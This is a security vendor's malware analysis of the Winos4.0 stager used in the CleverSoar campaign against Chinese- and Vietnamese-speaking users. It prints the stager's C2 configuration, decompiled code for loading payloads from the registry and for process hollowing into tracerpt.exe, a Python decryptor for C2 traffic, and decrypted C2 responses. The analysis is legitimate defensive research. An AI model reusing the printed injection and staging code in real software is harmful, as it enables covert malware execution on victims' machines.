Winos4.0 “Online Module” Staging Component Used in CleverSoar Campaign

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 20:19:26 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

In late November 2024, the eSentire Threat Response Unit (TRU) identified an ongoing campaign involving a new and highly evasive malware installer dubbed “CleverSoar” by Rapid7 Labs. CleverSoar has been found targeting primarily Chinese and Vietnamese-speaking users via malicious installer packages distributed through poisoned web search results. The installer package deploys the advanced post-exploitation toolkit Winos4.0 framework and the Nidhogg rootkit.

As previously reported by Rapid7 Labs, a custom backdoor was identified, however we have found this is in fact a staging component of the Winos4.0 framework named “上线模块” which translates to “Online Module”.

Re-engineered from Gh0strat, Winos4.0 framework integrates several modular components and has become an increasingly prevalent threat targeting Windows users. The control panel for Winos4.0 features a vast amount of functionality, enabled by numerous plugins and can be seen in Figure 1 below.



Figure 1 - Winos4.0 control panel

Upon execution, the Winos4.0 stager parses a hard-coded configuration that is slightly obfuscated (reversed). Each configuration value is delimited by the “|” character (Figure 2).

```
text "UTF-16LE", '|1:db|0:lk|0:hs|0:ld|0:ll|0:hb|1:pj|81.11.4202:zb|0'
text "UTF-16LE", '.1:bb|认默:zf|1:lc|1:dd|1:3t|08:3o|1.0.0.721:3p|0:2t|'
text "UTF-16LE", '0008:2o|piz.thgiliwt.it:2p|0:1t|0008:1o|piz.thgiliw'
text "UTF-16LE", 't.it:1p|',0
```

Figure 2 - Stager config

The following table lists the configuration values that were identified in our analysis.

Key	Value	Description
p1	ti[.]twilight[.]zip	First C2 address
o1	8000	First C2 port
t1	0 (UDP)	First C2 communication protocol
p2	ti[.]twilight[.]zip	Second C2 address
o2	8000	Second C2 port

t2	0 (UDP)	Second C2 communication protocol
p3	127.0.0.1	Third C2 address
o3	80	Third C2 port
t3	1 (TCP)	Third C2 communication protocol
dd	1	Execution delay in seconds
cl	1	C2 communication interval in seconds
fz	默认 “default”	Group ID
bb	1.0	Version
bz	2024.11.18	Comment (Generation date)
jp	1	Keylogger
bh	0	End bluescreen
ll	0	Anti-traffic Monitoring
dl	0	Entrypoint
sh	0	Process Daemon
kl	0	Process Hollowing

bd	1	Unknown

If the registry value “HKEY_CURRENT_USER\Console\IpDate” is present, it is parsed and used rather than the hard-coded configuration described above (Figure 3).

```
Type = 3;
cbData = 0;
LODWORD(v0) = RegOpenKeyExW(HKEY_CURRENT_USER, L"Console", 0, 0x20019u, &hKey);
if ( !(_DWORD)v0 )
  LODWORD(v0) = RegQueryValueExW(hKey, L"IpDate", 0LL, &Type, 0LL, &cbData);
if ( cbData > 0xA )
{
  memset(wszMalwareConfig, 0, 0x7D0uLL);
  RegQueryValueExW(hKey, L"IpDate", 0LL, &Type, (LPBYTE)wszMalwareConfig, &cbData);
  sub_7FF655CE72A0(L"p1:", &pwszC2Address);
  sub_7FF655CE72A0(L"o1:", &pwszC2Port);
  v78 = lstrlenW(wszMalwareConfig);
  v79 = lstrlenW(L"t1:");
  v80 = 0;
  v81 = 0LL;
  if ( (int)v78 > 0 )
  {
    while ( 1 )
    {
      v82 = 0;
      for ( i2 = 0LL; i2 < v79; ++v82 )
      {
        if ( wszMalwareConfig[v81 + i2] != aT1[i2] )
          break;
        ++i2;
      }
      if ( v82 == v79 )
```

Figure 3 - Update config if in registry

The stager then resolves the main C2 domain (p1) via the Windows API gethostname() and connects to the resolved address over UDP port 8000 using sockets. It is worth noting that TCP is also supported by the stager and packets look very similar.

Additionally, if after so many attempts communication fails with the main C2 server, the second and third servers are tried.



Figure 4 - Resolve C2 and connect

After the C2 is resolved and a connection is established over the port specified in the config (8000), the send function transmits the encryption key to the C2. This encryption key secures communications between the threat actor server and victim machine (Figure 4).

The first four bytes of the encryption key stream stem from a call to the Windows API timeGetTime(). The remaining bytes are hard-coded and vary between samples.



Figure 5 - Exchange encryption key with C2

The algorithm used to encrypt/decrypt communication can be seen below in Figure 6, where each byte of the encryption key is transformed by a modulus with 0x1C8 and 0x36 is added to the resulting byte, then the byte is XOR'd with each byte of the request or response to encrypt/decrypt.

```
{
  v17 = 0;
  v18 = 0LL;
  for ( i = 0LL; v17 < (int)v6; ++i )
  {
    key_byte = *(_BYTE *)(v18 + a5);
    ++v18;
    *(_BYTE *)(i + *(_QWORD *)(a1 + 0x10)) ^= key_byte % -56 + 0x36;
    if ( v17 == 10 * (v17 / 10u) )
      v18 = 0LL;
    ++v17;
  }
}
*(_QWORD *)(a1 + 16) += v6;
return (unsigned int)v6;
```

Figure 6 - Encryption/decryption algorithm

The following python code can be utilized to encrypt and decrypt communications with the C2 (sample response data and encryption key are included). Associated python code is available for download here.

```
c2_response_data =
b"\x91\xF6\x7A\xBB\x38\x55\x36\x54\x36\x35\x37\xA6\x7A\xE7\x38\x55\x36\x50\x36\x65\x37\xF1\x7A\xBB\x
38\x55\x36\x06\x36\x64\x37\xF0\x7A\xE7\x38\x55\x36\x07\x36\x30\x37\xA3\x7A\xB7\x38\x07\x36\x54\x36\x
33\x37\xA2\x7A\xE1\x38\x00\x36\x02\x36\x31\x37\xA5\x7A\xB1\x38\x36\x36\x36\x36\x00\x37\x95\x7A\x82\x
38\x36\x36\x36\x36\x00\x37\x95\x7A\x82\x38\x36\x36\x36\x36\x00\x37\x95\x7A\x82\x38\x36\x36\x36\x36\x
00\x37"
session_key = b"\x5F\x44\x4C\x02\x00\x00\x00\x00\xCA\x01"
decoded = bytearray()

i = 0
for j in range(len(c2_response_data)):
    c = ((session_key[i % 10] % 0x1C8) + 0x36) % 0x100
    b = c2_response_data[j] ^ c
    decoded.append(b)
    i += 1
    if j == 0:
        i = 0

magic = decoded[0:1]
data = decoded[1:]
print(f"Magic: {magic}")
print(f"Data: {data}")
```

The next packet sent from the C2 to the stager is an MD5 of the final stage (Login Module).



Figure 7 - C2 response containing Login Module MD5

Upon decoding the encrypted data using the python script, we can see the MD5 “c9cb53ecfed9c0deec10651b37c64103” of the Login Module is returned in the buffer (wide string formatted).

```
Magic: bytearray(b'\x04')
Data: bytearray(b'c\x009\x00c\x00b\x005\x003\x00e\x00c\x00f\x00e\x00d\x009\x00c\
x000\x00d\x00e\x00e\x00c\x001\x000\x006\x005\x001\x00b\x003\x007\x00c\x006\x004\
x001\x000\x003\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00')
```

Figure 8 - Decrypted MD5 from C2

Next, the stager sends a request to the C2 to retrieve the Login Module “登录模块.dll”. The response has been decrypted and is shown below:

```
Magic: bytearray(b'\x05')
Data: bytearray(b'\x05\x00\x00\x00\x00{vU_!jWW.\x00d\x00l\x00l\x00_\x00b\x00i\x0
0n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
```

Figure 9 – Request Login Module

After receiving it, the stager deletes the registry key/value HKEY_LOCAL_MACHINE\Software\IpDates_info via the Windows API RegDeleteW() prior to executing the Login Module. Note, this fails in the event the stager is running without elevated privileges. The registry value is then updated with the latest configuration information, including C2 addresses/ports, version, comment, etc.

The Login Module's entrypoint is then called as shown in the last line of the following figure. Although not configured to do so in this instance, the stager also supports executing the Login Module via the Process Hollowing technique [T1055.012] against the legitimate Windows system binary, "C:\Windows\System32\tracerpt.exe".

```
v2 = sub_7FF655CE6E70(dwSizeOfPayload);       // Get index of "denglupeizhi"
                                              // (Get login module configuration from config)
if ( v2 != -1 )
  memmove((char *)lpBuffer + v2, &Data, 0x12A0uLL);// Set login module configuration
RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE", 0, 0x102u, &hKey);
RegDeleteValueW(hKey, L"IpDates_info");
RegSetValueExW(hKey, L"IpDates_info", 0, 3u, &Data, 0x12A0u);
RegCloseKey(hKey);
if ( a1[0xA] )
{
  v5[0] = 0LL;
  v5[1] = 0LL;
  *(_QWORD *)dwProcessId = 0LL;
  while ( 1 )
  {
    while ( !fnProcessHollow(dwSizeOfPayload, (__int64)v5) )
      ;
    while ( 1 )
    {
      v3 = OpenProcess(0x400u, 0, dwProcessId[0]);
      if ( !v3 || !GetExitCodeProcess(v3, &ExitCode) || ExitCode != 259 )
        break;
      Sleep(0xBB8u);
    }
  }
}
((void (*)(void))lpBuffer)();
```

Figure 10 - Delete/replace config and execute Login Module

```
BOOL __fastcall fnProcessHollow(int dwPayloadSize, __int64 hProcessHandle)
{
  LPCVOID v2; // rbp
  SIZE_T dwPayloadSizeCopy; // rdi
  BOOL result; // eax
  SIZE_T v6; // rsi
  void *v7; // rax
  DWORD64 v8; // rdi
  void *v9; // rcx
  void *v10; // rcx
  struct _STARTUPINFOA StartupInfo; // [rsp+50h] [rbp-668h] BYREF
  struct _CONTEXT Context; // [rsp+C0h] [rbp-5F8h] BYREF
  CHAR Buffer[256]; // [rsp+590h] [rbp-128h] BYREF

  v2 = lpBuffer;                                // lpBuffer is written to following extraction of the payload from the registry value:
                                                //
                                                // HKEY_CURRENT_USER\Console\1\d33f351a4aeea5e608853d1a56661059
  dwPayloadSizeCopy = dwPayloadSize;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  *(_QWORD *)hProcessHandle = 0LL;
  *(_QWORD *)(hProcessHandle + 8) = 0LL;
  *(_QWORD *)(hProcessHandle + 16) = 0LL;
  memset(&Context, 0, sizeof(Context));
  StartupInfo.cb = 104;
  StartupInfo.dwFlags = 1;
  StartupInfo.wShowWindow = 0;
  memset(Buffer, 0, 255);
  GetSystemDirectoryA(Buffer, 0xFFu);
  Buffer[3] = 0;
  sub_7FF655CE6F10(Buffer, "%s%s", Buffer, "Windows\\System32\\tracerpt.exe");
  result = CreateProcessA(Buffer, 0LL, 0LL, 0LL, 0, 4u, 0LL, 0LL, &StartupInfo, (LPPROCESS_INFORMATION)hProcessHandle);
  if ( result )
  {
    v6 = dwPayloadSizeCopy;
    v7 = VirtualAllocEx(*(HANDLE *)hProcessHandle, 0LL, dwPayloadSizeCopy, 0x3000u, 0x40u);// PAGE_EXECUTE_READWRITE
    v8 = (DWORD64)v7;
    if ( v7
      && WriteProcessMemory(*(HANDLE *)hProcessHandle, v7, v2, v6, 0LL)
      && (v9 = *(void **)(hProcessHandle + 8), Context.ContextFlags = 1048587, GetThreadContext(v9, &Context))
      && (v10 = *(void **)(hProcessHandle + 8), Context.Rip = v8, SetThreadContext(v10, &Context)) )
    {
      ResumeThread(*(HANDLE *)(hProcessHandle + 8));
      return 1;
    }
    else
    {
      return 0;
    }
  }
  return result;
}
```

Figure 11 - Process hollowing support in stager

The following table contains a list of all of the registry keys used by the stager and their associated purpose.

Registry Key\Value	**Description**
HKEY_CURRENT_USER\Console\IpDate	Config storage, used in place of hard-coded config
HKEY_CURRENT_USER\Software\IpDates_info	Config storage for final stage
HKEY_CURRENT_USER\Console\0\d33f351a4aeea5e608853d1a56661059	Storage for Login module (32-bit)
HKEY_CURRENT_USER\Console\1\d33f351a4aeea5e608853d1a56661059	Storage for Login module (64-bit)

What did we do?

- Our team of 24/7 SOC Cyber Analysts isolated the affected host to contain the infection.

- We communicated what happened with the customer and helped them with remediation efforts.

What can you learn from this TRU Positive?

- The CleverSoar campaign is a sophisticated threat targeting Chinese and Vietnamese speaking users that is primarily distributed via driver assistant and game optimization applications in web search results.
- Across the threat landscape, MSI installers have become increasingly prevalent for initial access, highlighting the need to monitor these file types more closely.

Recommendations from the Threat Response Unit (TRU):

- Ensure your organization has a corporate policy for acceptable use of corporate devices which prohibits the use of any unauthorized third-party software.
- Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) solution to detect and contain threats.
- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees on SEO Poisoning attacks [T1608.006].

Indicators of Compromise

You can access the Indicators of Compromise here.

To learn how your organization can build cyber resilience and prevent business disruption with eSentire's Next Level MDR, connect with an eSentire Security Specialist now.

GET STARTED

ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.
